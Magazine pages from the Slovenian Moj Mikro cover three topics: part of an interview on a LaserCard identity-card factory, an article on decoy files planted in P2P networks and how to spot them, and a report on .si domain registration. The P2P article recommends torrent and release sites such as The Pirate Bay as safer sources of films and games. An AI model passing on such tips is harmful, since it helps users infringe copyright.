Korenine laserskih kartic lahko poiščemo v **Philipsovem razvoju CD-plošč**. Leta 1982 je podjetje **Drexler**, do takrat dobavitelj fotomask, kemikalij in fotoplošč za polprevodniško industrijo, patentiralo **optično pomnilniško kartico** in začelo licencirati kartico **LaserCard**. Dve leti pozneje je v ZDA in na Japonskem ustanovilo standardizacijska komiteja in leta 1991 doseglo prvo svetovno komercialno uporabo svoje kartice na področju logistike v okviru ameriške vojske. Leto dni pozneje se pojavi **VisX**, prva vidnejša medicinska aplikacija laserske kartice pri proizvajalcu opreme za laserske operacije oči. Prva hibridna kartica je bila na trgu leta 1994, naslednje leto pa je bil objavljen standard **ISO za laserske kartice**. V tem času se je laserska kartica že uveljavila v medicini, logistiki in trgovini, ameriška vlada jo sprejme za svoj standard na področju logistike in kot tehnologijo za novo »zeleno kartico«, leta 1998 pa tudi kot kartico **LaserVisa** za izdajo vstopnih dovoljenj mehiškim državljanom.

Leta 1999 sprejme italijanska vlada LaserCard kartico kot **osebno identifikacijsko kartico**, leto dni pozneje pa razvije **hibridno kartico** tako, da svojemu bralniku/zapisovalniku laserskih kartic doda še zmožnost **komunikacije z mikroprocesorjem pametne kartice** s pomnilnikom zmogljivosti 16 KB. Prek tega bralnika/zapisovalnika je omogočena podatkovna povezava med zapisom na laserskem pasu in med pomnilnikom mikroprocesorja, tako da lahko mikroprocesor uporablja operacijski sistem, podatkovno zbirko, digitalne podpise in certifikate, kriptografske ključe, kot je PKI (Public Key Infrastructure), in namenske programe, vpisane v laserski pas te kartice. V hibridni izvedbi kartico LaserCard uporabljajo za **varno registracijo vozil** v nekaj indijskih zveznih državah. V zadnjih letih je Drexler postal vodilni svetovni proizvajalec multibiometričnih identifikacijskih kartic v privlačni, vendar razmeroma ozki tržni niši vladnih naročil (večinoma za potrebe državne varnosti). Pred tremi leti se je za elektronsko izkaznico na podlagi LaserCarda odločila tudi Makedonija.

razmeroma hitro ter ne predrago povečevati glede na potrebe trga oziroma količine naročil. Veliko pomembnejši je podatek, da bo že v prvi fazi proizvodnja optičnega traku daleč presegala začetno proizvodno zmogljivost kompletnih kartic. Seveda ne bomo proizvajali na zalogo.

Mislite, da bosta takšna proizvodnja in seveda možnosti korigiranja cen končnih izdelkov (nižanje po potrebi), odvrnila izgradnjo konkurenčnih tovarn po svetu? Naj navedemo konkreten primer: proizvodnja zapisljivih CD-plošč (gre po svoje za podobno dejavnost) v Sloveniji je zašla v krizo ravno zaradi nizkih cen izdelkov iz daljnovzhodnih držav, ki so bile rezultat večje proizvodnje. Se lahko po vašem mnenju kaj takega dogodi tudi vam?

Primerjava s CD-ploščami je smiselna le glede podobnega načina zapisovanja podatkov na medij. Z vidika namembnosti pa gre za popolnoma različni tehnologiji, saj so CD-ji namenjeni široki potrošnji, laserske kartice pa pomenijo tak tip visoke tehnologije, ki je ne moreš kupiti kar na odprtem trgu. Gre za popolnoma različne vrste potrošnje in proizvodnje, zato menimo, da s tem ne bo težav.

Kaj bo dejansko vključevala vaša proizvodnja? Le izdelavo kartic kot surovino ali tudi storitev zapisa podatkov na optični trak in zapisa drugih grafičnih informacijskih in zaščitnih elementov na kartico.

Naša proizvodnja bo vključevala izdelavo laserskih kartic z vsemi potrebnimi varnostnimi elementi. Ker sama kartica še ne ponuja celostne rešitve, bomo sami ali prek naših partnerjev ponujali tudi sisteme na ključ. To pa pomeni možnost postavitve celotnega sistema za upravljanje s takšno kartico – od serializacije, poosebljanja, izdelave terminalov ...

Kolikšen delež v strukturi cene kartice bo povezana z licenčnino? Lahko poveste konkretno v evrih, koliko znaša licenčnina na kartico, ali na časovno obdobje? Kdo dejansko dobi ta sredstva, nosilec patenta (LaserCard) ali kakšno drugo podjetje?

Pomembno je, da smo nosilci licence po pogodbi za dobo 20 let, z možnostjo podaljšanja po izteku te dobe, in da je danes laserska karti-

ca s svojo zrelostjo in potrebno nadgradnjo obstoječe infrastrukture najcenejši in najvarnejši sistem za uporabo v državnih in javnih sektorjih, in sicer kot osebni identifikacijski, zdravstveni ali podoben javni dokument. Pomembno je tudi, da je to tehnologija, ki v celoti zadosti najnovejšim zahtevam državnih organov glede varnosti (biometrija, neponaredljivost itd). Po drugi strani ta tehnologija popolnoma zadosti vsem zahtevam civilnih družb, ki se bojujejo za državljanske pravice glede varovanja in preprečevanja manipulacij z osebnimi podatki državljanov s strani »velikega brata« ali kogarkoli drugega. Tudi sami državljani države, v kateri bodo imeli takšne osebne izkaznice, bodo zadovoljni, saj nihče ne bo mogel uporabljati njihove identitete v kakršnekoli namene. Državljanji bodo vedno lahko dokazali svojo identiteto tam, kjer to zahteva zakon s preprosto off-line preveritvijo (primerjavo) istovetnosti podatkov zapisanih na njihovi kartici in njihove »žive« biometrije, katerakoli že bo zakonsko predpisana.

Ali pri zbiranju denarja za naložbo računate na denar, ki bi ga morebiti dala naša država ali EU, ali gre v celoti za vaša in sredstva vaših partnerjev? Kolikšen delež bo imel Prevent?

Če v določenem trenutku ne bomo kos tej naložbi, bomo vsekakor iskali rešitve pri državi, EU-ju ali svojih partnerjih. Možnosti je veliko.

Morda že lahko poveste lokacijo bodoče tovarne?

Vse, kar trenutno lahko potrdimo, je bilo pred kratkim povedano na naši tiskovni konferenci. Gre za 4 do 5 lokacij, o katerih se še odločamo. Ko bo kaj novega, bomo javnost pravočasno obvestili.

Ali morda računate, da bomo tudi v Sloveniji našli področja uporabe vaše kartice. Na primer nova zdravstvena kartica, osebna izkaznica ...?

Seveda. Laserska kartica je najprimernejša za takšne aplikacije, kot sta zdravstvena oziroma osebna izkaznica. To so izkaznice, ki morajo biti kar se da zaščitene pred kakršnokoli zlorabo. Podobno velja tudi za druge dokumente, kot so voziško in prometno dovoljenje, delovna viza za tujce, viza za vstop v državo, vojaška izkaznica, davčna izkaznica, orožni list ipd.

Bomo pričla še kakšnemu vašemu vstopu na področje visokih tehnologij – natančneje, na področje informacijskih in telekomunikacijskih tehnologij.

Žal o tem še ne moremo govoriti.

■

POVODENJ LAŽNIH DATOTEK



Namerno poškodovanih ali spremenjenih datotek, ki jim v angleškem jeziku pravimo decoys, je v internetu vse več. Verjetno se vam je že velikokrat zgodilo, da ste po končanem prenosu filma ali glasbenih datotek prek omrežij P2P, razočarano ugotovili, da ste prenesli popolnoma drug film ali da je datoteka MP3 poškodovana. Se je pred tem mogoče kako obvarovati?

Piše: Radoš Skrt

rados.skr@mojmikro.si

Medtem ko je največji problem prenosa filmov v tem, da se za naslovom skriva čisto drug posnetek, je problem prenašanja datotek MP3 nekoliko drugačen, saj v veliki večini primerov ne moremo govoriti o podtaknjenih datotekah (naslov in izvajalec skladbe se namreč ujemata z našimi pričakovanji), temveč o poškodovanih datotekah, ki nam pokvarijo užitke pri poslušanju glasbe. Največkrat se zgodi, da je na začetku poslušanja izbrane skladbe čisto vse v redu, nekje na sredini posnetka pa se ponavadi zgodi nekajsekundni premor, zasliši se lahko govorno sporočilo ali, kar je še hujše, uho parajoče piskanje.

ZAKONSKA PODLAGA

Ker so omrežja P2P z ilegalnim razpečevanjem filmov, glasbe in programske opreme naredila veliko škodo zabavni industriji, se ta bori z vsemi sredstvi proti nelegalnemu prenašanju avtorsko zaščitene datotek, med drugim tudi z neposrednimi napadi na omrežja.

V ZDA so tako že leta 2002 sprejeli zakon, ki glasbeni in filmski industriji omogoča sabotažo

nelegalnih datotek, ki se prenašajo prek omrežij P2P, ter ohromitev delovanja računalnikov in strežnikov, prek katerih se prenašajo sporne datoteke. Z različnimi orodji in metodami želijo namreč preprečiti ilegalno distribucijo avtorsko zaščitene materiala. Omenjeno potezo je seveda pozdravila in podprla tudi organizacija RIAA (Recording Industry Association of America), ki jo tvori pet največjih svetovnih glasbenih založnikov – Bertelsmann, Vivendi Universal, Sony, AOL Time Warner in EMI Group.

Samodejno ustvarjanje lažnih datotek

Profesor računalništva John Hale in njegov študent Gavin Manes z univerze Tulsa sta bila pred letom nagrajena za patentirano metodo, ki pomaga preganjati ilegalno izmenjavo datotek tako, da polni omrežja s ponarejenimi datotekami, ki so videti skoraj identične piratskim kopijam. Programska oprema deluje tako, da samodejno ustvarja datoteke, in sicer glede na iskalne oznake, kot jih imajo piratske kopije datotek. Če recimo uporabnik v iskalno polje odjemalca P2P vpiše »Collateral«, se lahko med rezultati iskanja takoj pojavi datoteka z istim naslovom, a z lažno oziroma poškodovano vsebino. Zaradi takšnega načina ustvarjanja datotek je težko prepoznati njeno ponarejeno različico, saj je po različnih parametrih videti popolnoma verodostojna. Program lahko tako razpošlje na tisoče ponarejenih datotek v omrežje P2P z namenom, da bi vzel uporabnikom omrežij voljo do prenašanja nelegalnih datotek in da bi jih prisilil k nakupu legalnih različic. To pa je tudi glavni razlog, da si avtorja programa prizadevata za njegovo komercializacijo in uporabo v glasbeni in filmski industriji ter pri razvijalcih programske opreme.

PODJETJA, KI RAZPOŠILJAJO V OMREŽJA LAŽNE DATOTEKE

Z razvojem in rastjo omrežij P2P je zabavna industrija prišla do spoznanja, da je veliko boljše in učinkovitejše od pregona posamičnih uporabnikov distribucija poškodovanih in lažnih datotek v omrežja P2P, s čimer skušajo odvrniti uporabnike od uporabe servisov za izmenjavo nelegalnih datotek. Zabavna industrija tako že nekaj časa sodeluje s programerskimi hišami, kot so Overpeer, Vidius, MediaDefender in Media Century, ki v omrežja P2P razpošiljajo lažne različice priljubljenih skladb, filmov in programske opreme z namenom, da bi omejili nelegalno razpečevanje datotek.

Rezultati lanskoletne raziskave univerze Polytechniciz Brooklyna so pokazali, da je več kot polovica kopij najbolj priljubljenih skladb, ki se prenašajo prek omrežij P2P, poškodovanih ali lažnih.

Posli se ponavadi sklepajo tako, da se založnik in podjetje, ki skrbi za izdelavo lažnih datotek, dogovorita o konkretnih naslovih, ki jih je treba zaščititi. Pri glasbenih naslovih sklence pogodbe o zaščiti ponavadi za obdobje treh mesecev od izida naslova, pri zaščiti filmskih naslovov pa gre ponavadi za trikrat daljše obdobje. Overpeer ima denimo sklenjeno pogodbo za varovanje več kot 8000 naslovov filmov, glasbenih uspešnic in računalniških iger. Direktor Overpeera Marc Morgenstern pravi, da obstaja 90 % verjetnost, da boste med naslovi, za katere skrbijo, našli lažno datoteko, ki so jo razposlali v omrežje. Njihov cilj je narediti čim boljši približek datoteke, tako da uporabniki ne bi znali ločiti med pravo in lažno datoteko.

Filozofija delovanja podjetij, ki želijo preprečiti oziroma omejiti nelegalno distribucijo filmov, glasbe, iger in druge programske opreme, je preprosta: če bo med datotekami, ki jih je uporabnik prenesel v računalnik, velika večina poškodovanih in s tem neuporabnih, bo uporabnik prej ali slej zgubil voljo po prenosu datotek iz interneta in bo raje zavil v bližnjo trgovino, kjer si bo kupil zgoščenko svojega priljubljenega izvajalca ali pa najnovejši film in tako ne bo imel skrbi, povezanih s kakovostjo posnetka. Če Overpeer in njemu sorodna pod-

jetja vsak mesec preprečijo nekaj milijonov poskusov distribucije nelegalnih datotek, si lahko predstavljamo, koliko denarja lahko dejansko prihranijo založnikom.

PLAČILO ZA USTVARJANJE LAŽNIH DATOTEK

V Franciji so v boju proti nelegalnemu razpečevanju datotek šli celo tako daleč, da je francoska protipiratska organizacija **Retspan** (www.retspan.biz) pred letom dni dala na trg storitev **PeerFactor** (www.peerfactor.biz) z namenom boja proti nelegalni izmenjavi datotek prek omrežij P2P. Sistem temelji na **denarnemu nagrajevanju** članov, ki distribuirajo v omrežje poškodovane in lažne datoteke, ki naj bi preusmerjale vse tiste, ki izmenjujejo nelegalno vsebino, na spletne strani založb in trgovin, kjer bi lahko kupili legalne različice datotek. Člani so plačani po učinku, in sicer glede na število uspešnih preusmeritev ali število nakupov, ki so bili ustvarjeni kot posledica napotitve na legalno stran založnika. Največji znesek, ki ga lahko uporabniki sistema zaslužijo, je 125 evrov na mesec.

UPORABNIKI LAHKO OCENJUJEJO PRENESENE DATOTEKE

Programska oprema, ki omogoča uporabnikom, da ocenjujejo kakovost datotek, ki so jih iz omrežij P2P prenesli v svoj računalnik, lahko uporabnikom učinkovito **pomaga pri izogibanju ponarejenim datotekam**, ki jih v omrežje razpošiljajo zavezniki glasbene in filmske industrije. Tako bi naj tudi odprtokodni program **Credence** (www.cs.cornell.edu/People/egs/credence/), ki so ga razvili na univerzi Cornell, prinesel večjo zanesljivost in verodostojnost datotek, ki se prenašajo prek omrežij P2P. Namen uporabe programa Credence, ki je bil razvit kot vtičnik (plug-in) odjemalca P2P **Limewire**, s katerim dostopamo do Gnutellinega omrežja, je obvarovati omrežja pred nezaželenimi datotekami s filtriranjem in prepoznavanjem lažnih datotek, ki jih v omrežja pošiljajo zavezniki zabavne industrije z namenom, da bi spreobrnili uporabnike omrežij h kupovanju legalnih datotek.

Program Credence bi naj znal ločiti zrno od plev in tako povedati uporabnikom, katerim datotekam lahko zaupa in katere so poškodovane oziroma lažne. Ob tem je treba poudariti, da je učinkovitost delovanja programa odvisna predvsem od **poštenosti uporabnikov**, ki bi naj Credencu **posredovali informacije o verodostojnosti in kakovosti prenesenih datotek**. Credence velja tako za prvo programsko opremo P2P, ki omogoča uporabnikom da podajo

oceno kakovosti določene datoteke.

Program deluje tako, da takoj ko poda uporabnik v odjemalcu P2P zahtevo po iskanju določene datoteke, preveri, kako so uporabniki ocenili iskano datoteko, poišče ocene, ki so podobne, in vrne seznam rezultatov. Pri izpisu rezultatov, da Credence prednost tistim datotekam, ki so najvišje ocenjene. To pomeni, da

◆ Pri filmih je pred začetkom prenosa datoteke koristno preveriti, ali je želeni naslov filma sploh na voljo v želenem formatu, druga možnost pa je predogled filma po nekaj 10 MB prenesene datoteke. Pri glasbi lahko celovitost žal preverimo le po prenosu.

so uporabniku za prenos **najprej predlagane najboljše ocenjene datoteke**, za katere obstaja najmanjša verjetnost, da so lažne ali poškodovane.

Za preprečitev morebitnih zlorab pri ocenjevanju datotek deluje Credence tako, da upošteva samo tiste ocene, ki so jih posredovali uporabniki, **ki uživajo določeno stopnjo zaupanja** znotraj omrežja. Zaupanje pa si lahko vsak posamezen uporabnik pridobi samo tako, da **stvarno in pošteno ocenjuje datoteke**, ki jih izmenjuje z drugimi uporabniki omrežja, in da se tudi drugi uporabniki strinjajo z oceno, ki jo je dal določeni datoteki. Se pravi, bolj ko so poštenu uporabniki pri ocenjevanju in bolj ko je njihovo ocenjevanje realno, višjo stopnjo zaupanja imajo. Če bi uporabnik datotekam, s katerimi je vse v najlepšem redu, dajal nizke ocene, se bo kmalu znašel v istem košu s spamerji, kar pomeni, da se bo drastično zmanjšala učinkovitost delovanja programa Credence, kar se bo odražalo v tem, da bo imel med rezultati iskanih datotek vse več nezaželenih in lažnih datotek.

Toda po drugi strani bi lahko verjetno tak način ocenjevanja hitro zlorabila in obrnila sebi v prid podjetja, ki polnijo omrežja z lažnimi datotekami, če bi začela pozitivno ocenjevati svoje datoteke. Avtorji programa Credence za-

trjujejo, da za kaj takega ni nevarnosti, saj je namen njihovega načina ocenjevanja datotek, ravno v **izločitvi spamerjev** iz verodostojne in zaupanja vredne skupnosti uporabnikov. Glavni razvijalec programa **Emin Gün Sirer** zagotavlja, da spamerji ne morejo spodkopati delovanja sistema z glasovanjem za lastne datoteke, saj upošteva Credence samo tiste glasove, ki jih posredujejo uporabniki, ki jim zaupajo tudi drugi uporabniki v omrežju. »Tudi če bi spamerji razvili robote, ki bi glasovali za njihove datoteke, bi bili sicer med seboj v veliki korelaciji, ne pa tudi v korelaciji z uporabniki, ki glasujejo pošteno«, razlaga Sirer.

Kot vemo, pa so na drugi strani bojnega polja podjetja razvila programe, ki samodejno ustvarjajo lažne datoteke in jih razpošiljajo v omrežja P2P. Njihovi programi lahko delujejo tako, da takoj, ko uporabnik v iskalno polje vpiše ime filma ali glasbe, ustvarijo naslov lažne datoteke, ki bi se naj ujemal z uporabnikovim iskanjem. Ker mora uporabnik izmed vseh prikazanih zadetkov iskanj izbrati datoteko, ki jo želi prenesti v svoj računalnik, obstaja velika verjetnost, da se odloči za napačno in izbere lažno datoteko. In če vemo, da je v omrežju P2P iz dneva v dan več lažnih datotek, lahko ta izbira postane zelo težavna. Na to dejstvo opozarja tudi **Marc Morgenstern**, direktor podjetja Overpeer, ki pravi, da bo program Credence kljub velikemu številu njegovih uporabnikov, težko obvaroval omrežje pred lažnimi datotekami. Overpeer in druga podjetja namreč neprenehoma pošiljajo v omrežje nove in nove lažne datoteke, tako da zaradi njihovega izredno velikega števila težko dobijo negativen položaj na lestvici zaupanja.

Madonna napada!

V boj proti ilegalnemu kopiranju datotek se je pred dvema letoma vključila tudi Madonna. Da bi zaustavila nelegalno kopiranje njene albuma **American Life** je v omrežja P2P razposlala lažne glasbene datoteke s svojo glasbo. Datoteke so vsebovale le Madonnin glas, ki je uporabnika med poslušanjem nelegalno prenesene datoteke povprašal: »Kaj za vraga misliš, da počneš?« Nekega uporabnika je to tako močno razburilo, da je nekaj dni pozneje vdrl na Madonnino uradno spletno stran in na njej objavil povezave za prenos vseh skladb z albuma.

KAKO SE OBVAROVATI PRED LAŽNIMI DATOTEKAMI?

Pri filmih je pred začetkom prenosa datoteke koristno preveriti, ali je želeni naslov filma sploh na voljo v formatu (npr. DVD Rip), ki ga želimo prenesti v svoj računalnik. Velikokrat se nam namreč lahko zgodi, da nam naslov ob-

www.mojmikro.si

FORUM
NOVICE
ČLANKI
PREIZKUSILI SMO

moj MIKRO **ŽE 20 let**

Več novic tako ali drugače povezanih s slovensko informacijsko srenjo lahko najdete na naši spletni strani!

moj MIKRO **ŽE 20 let**



Spletna stran The Iso News

Ijublja DVD Rip, na koncu pa se izkaže, da se nam je prenesla različica, ki je bila posneta z digitalno kamero v kinu.

Na spletni strani **The Iso News** (www.theiso-news.com) lahko preverimo, v kakšni različici je določen film ali določena računalniška igra. Če v iskalno polje na vstopni strani vpišemo

naslov filma, ki nas zanima, dobimo najprej informacije o formatih (DVDRip, DVD-R, SVCD, TVRip), v katerih je film v omrežju P2P v obtoku. Ko kliknemo na ikono z beležnico ob zelenem naslovu in formatu filma, ki nas zanima, izvemo, na koliko CD-jih je film, kakšna je njegova velikost, kakšna je velikost slike, s katerim kodekom je kodiran, katera skupina v internetu ga je spravila v omrežje in kdaj ipd.


Seveda pa lahko uberemo tudi drugo pot: pustimo, da se nam prenese nekaj 10 MB datoteke in si nato že **preneseni del ogledamo** z **AVI-predvajalnikom** in tako preverimo tako kakovost posnetka kot tudi, ali sploh gre za pravi naslov filma. Za predogled datotek, ki se še niso v celoti prenesele in za ugotavljanje, ali gre za film, ki ga želimo, lahko uporabimo

program **AVIPreview** (www.avipreview.com). Programček je v primerjavi z drugimi AVI-predvajalniki koristen predvsem zaradi tega, ker lahko odpre in predvaja film, čeprav npr. program eMule še ni končal njegov prenos.

Zelo koristne so tudi t. i. strani **sharing**, kjer so poleg podatkov o posameznih izdajah objavljene tudi neposredne povezave do filmov, iger, programov in glasbe (www.shareprovider.com, www.the-realworld.de, www.sloreactor.com/nfo/ipd/). Pri uporabi odjemalcev **torrent** vam priporočamo obisk strani, kot so www.torrentreactor.to, www.torrentspy.com in www.thepiratebay.org. Verjetnost, da bi prek omenjenih strani prišli do ponarejenih datotek, je minimalna.


Medtem ko lahko pri filmu že po nekaj prenesenih MB vidimo, ali prenašamo pravi film ali ne, je prepoznavanje poškodovanih ali ponarejenih **glasbenih** datotek (bogus tracks) veliko težje, saj jih moramo namreč poslušati od prve do zadnje sekunde, da bi lahko z gotovostjo trdili, da so brezhibne. Načeloma je tovrstni postopek čisto enostaven, vendar lahko postane preverjanje pri nekaj desetih prenesenih skladbah precej zamudno opravilo. Sicer pa je že Forrest Gump nekoč dejal: »Življenje je kot bonboniera – nikoli ne veš, kaj dobiš.« ■

Odkrivanje ponarejenih datotek v programu eMule




Slika 1

Da bi bilo lahko nekaj narobe z datoteko, ki jo želimo prenesti, nas opozori klicaj (glej sliko 1). Če želimo pridobiti podrobnejše informacije o datoteki, jo označimo z desnim



Slika 2


klikom in v meniju, ki se prikaže izberemo možnost **Show Comments** (glej sliko 2), nakar se nam prikaže okno s komentarjem in drugimi podrobnostmi o datoteki. V našem primeru nas




Slika 3

komentar opozarja, da gre za lažno datoteko (glej sliko 3).

Datoteke, ki jih delimo z drugimi uporabniki, pa lahko ocenjujemo tudi sami. V glavnem



Slika 4



Slika 5

meniju je potrebno izbrati možnost **Shared Files** ter na seznamu vseh datotek, ki jih delimo, označiti tisto, za katero želimo podati oceno, nato pa v meniju, ki ga odpremo z desnim klikom, izberemo možnost **Edit File Comments** (glej sliko 4). Odprlo se nam bo okno z jezičkom **Comments**, kamor bomo lahko vpisali svoj komentar o datoteki in jo tudi primerno ocenili (glej sliko 5).

JANEZ JANŠA NAPRODAJ?

Bili smo za računalnikom na »dan D«, ko je Arnes skoraj v celoti sprostil trg spletnih domen s končnico si. Pričakovali smo kolaps sistema, a ga nismo dočakali. Glede na naval je vse delovalo skoraj zgledno. Zadovoljni so tudi registrarji. No, nekaj nepravilnosti smo vseeno našli? In kot smo pričakovali, so se eni znašli bolje kot drugi.

Piše: Marjan Kodelja

marjan.kodelja@mojmikro.si

Največ povpraševanja je bilo po tako imenovanih **generičnih imenih**, ki jih po starih pravilih načeloma ni bilo mogoče registrirati. Pri preverjanju, kdo je dobil katero od zanimivejših domen, seveda iz gole radovednosti, smo opazili, da so bile domene, kot so na primer **sport.si**, **okolje.si**, **solstvo.si**, **vreme.si**, registrirane pred uradnim začetkom trgovanja (natančneje 2. 4. 2005). Arnes nam je na naše neposredno vprašanje to potrdil in pojasnil, da so bile registrirane po starih pravilih, natančneje, na podlagi tretjega odstavka tretjega člena, in da s tem ni bilo po njihovem mnenju nič narobe. Domene so registrirala ministrstva. Kar je zanimivo, je to, da so to storili **tik pred sprostitvijo trga**, ne pa na primer pred leti ali vsaj pred mesecem dni. Če nič drugega, sumimo, da je nekdo iz Arnesa (ali iz njegove okolice) prijazno opomnil te ustanove, da lahko načeloma te domene registrirajo takoj, saj jih bo sicer registriral kdo drug. Ni odveč tudi opomniti, da je registracija po starih pravilih **brezplačna** in jim tako, za razliko od drugih, letos ni bilo treba plačati. Poglejmo si ta tretji odstavek:

»Upravičenci pod točko 1. (o.a.: vsi poslovni subjekti s sedežem v Sloveniji), ki spadajo med neposredne uporabnike državnega proračuna, navedene v Odredbi o določitvi neposrednih in posrednih uporabnikov državnega in občinskih proračunov pod točko 1, lahko registrirajo do 3 domene, v izjemnih primerih pa tudi več. Domena se mora ujemati z uradnim nazivom oziroma kratico organov ali z opravljanjem njihove dejavnosti in ne sme biti generični pojem.«

Domeno **sport.si** je registriralo **ministrstvo za šolstvo in šport**, ki je nedvomno proračunski porabnik. Prav tako ima omenjeno besedo v svojem nazivu in s športom se bolj ali manj uspešno ukvarjajo. A beseda šport je tudi **generični pojem**. Pravilo pa je po našem mnenju jasno. Zadnja zahteva, da **ne gre za generični pojem**, izključuje prvi dve. Arnes vso zadevo razume nekoliko drugače. Povedali so nam, da so jim državne ustanove na podlagi starih pravil in tik pred zdajci poslali dolge sezname želja, registrirali pa zgolj tiste, ki so se ujemale s prvima



Najbolj zelena imena

Št.	zahtevkov	Domena
73		avto.si
66		klima.si
62		nepremicnine.si
39		sex.si
35		internet.si
28		poglej.si
28		turizem.si
26		google.si
25		foto.si
25		darila.si
25		servis.si
24		banka.si
23		oglas.si
23		blog.si
22		televizija.si
20		svetovanje.si
20		blisk.si
19		sport.si
18		www.si
18		terme.si
18		video.si
18		gsm.si
18		prevajanje.si
18		racunalnik.si
17		mail.si
17		knjigarna.si
17		horoskop.si
17		borza.si
17		odvetnik.si
17		stanovanje.si
17		zavarovalnica.si
17		kredit.si
16		registriraj.si
16		film.si
16		optika.si
16		prodaja.si
16		dvd.si
16		zaposlitev.si
16		stanovanja.si
16		gostilna.si

Prevladujejo generična imena, čeprav pa so izkušnje v tujini z njimi borne. Sklepe lahko izpeljemo, denimo, ob zgledu Norveške: od desetih domen z generičnimi domenami jih je v dveh letih 8 neaktivnih.

◆ Nekdo je uspešno registriral domeno **janezjansa.si**, medtem ko je bila domena **tonerop.si** do zaključka redakcije še prosta ...

dvema pogojema. S preostalimi so tako kot drugi poskušali srečo 4. aprila. Kar zadeva nas, je po svoje celo bolje, da ima omenjeno domeno ministrstvo, kot pa kak špekulant, ki bi jo registriral zgolj za to, da bi jo lahko pozneje dobro prodal. Grenak priokus pa vseeno ostaja. Morda tudi za to, ker bi po istem razumevanju pravila predpravico za domeno televizija.si ali radio.si imela javna RTV Slovenije. Jih domeni nista zanimali, niso vedeli, da bi jih lahko dobili že prej in morda celo niso imeli sreče v registracijski dirki po novih pravilih? Obe domeni sta seveda bili registrirani, celo več, tako domena televizija.si se je skupaj z domeno sport.si uvrstila na lestvico najbolj zaželenih domen.

ZANIMIVE REGISTRIRANE DOMENE

Že pred začetkom trgovanja je bilo jasno, da bodo nekateri posamezniki registrirali tuje blagovne znamke s končnico si. Nekateri po naročilih svojih tujih poslovnih partnerjev, večina pa v želji po hitrem zaslužku. O tem malce pozneje. S svojevrstno cvetko je po našem mnenju postreglo **ministrstvo za finance**, ko so sicer po novih pravilih registrirali domeno **budget.si**. Slovenska beseda za to je proračun (tudi to so registrirali), malce manj lepa pa budžet. Pa s tem ne bi bilo prav nič narobe, če se ne bi enako imenovalo tudi mednarodno podjetje za izposojno vozilo Budget. Vprašali smo jih, kaj bodo storili, če bo lastnik tuje blagovne znamke domeno zahteval zase, saj ima do nje pravico. Odgovora do zaključka redakcije nismo prejeli. Po alternativnih pravilih za reševanje domenskih sporov ostaja velika verjetnost, da bo ministrstvo pri sprožitvi ustreznega postopka domeno po hitrem postopku izgubilo. Še na eno zanimivo domeno smo naleteli. Nekdo (kdo, lahko preverite sami) je uspešno registriral domeno **janezjansa.si**. Aktualni predsednik vlade je tudi v tem pogledu veliko zanimivejši kot prejšnji, saj je bila domena **tonerop.si** do zaključka redakcije še prosta. Vprašanje je tudi, kakšna vsebina bo, če bo, na tej spletni strani. Po našem razumevanju pravil igre je zelo vprašljivo, ali bo trenutnemu nosilcu domeno uspelo obdržati v primeru spora.



Število aktivnih registrarjev je naglo padalo.

Reševanje sporov

Dilema je jasna. Oseba A registrira domeno, enako blagovni znamki osebe B, ki ima po vseh pravilih zatorej tudi pravico do nje. Kaj če nekdo registrira domeno puma.si, potem pa od istoimenskega izdelovalca tekaških obuval zahteva **nenormalno odškodnino**? Ta primer pravzaprav niti ni najnazornejši. Prave težave bodo, ko bo nekdo registriral domeno, enako imenu izdelka nekega podjetja, a to ime **ne bo zaščiteno**.

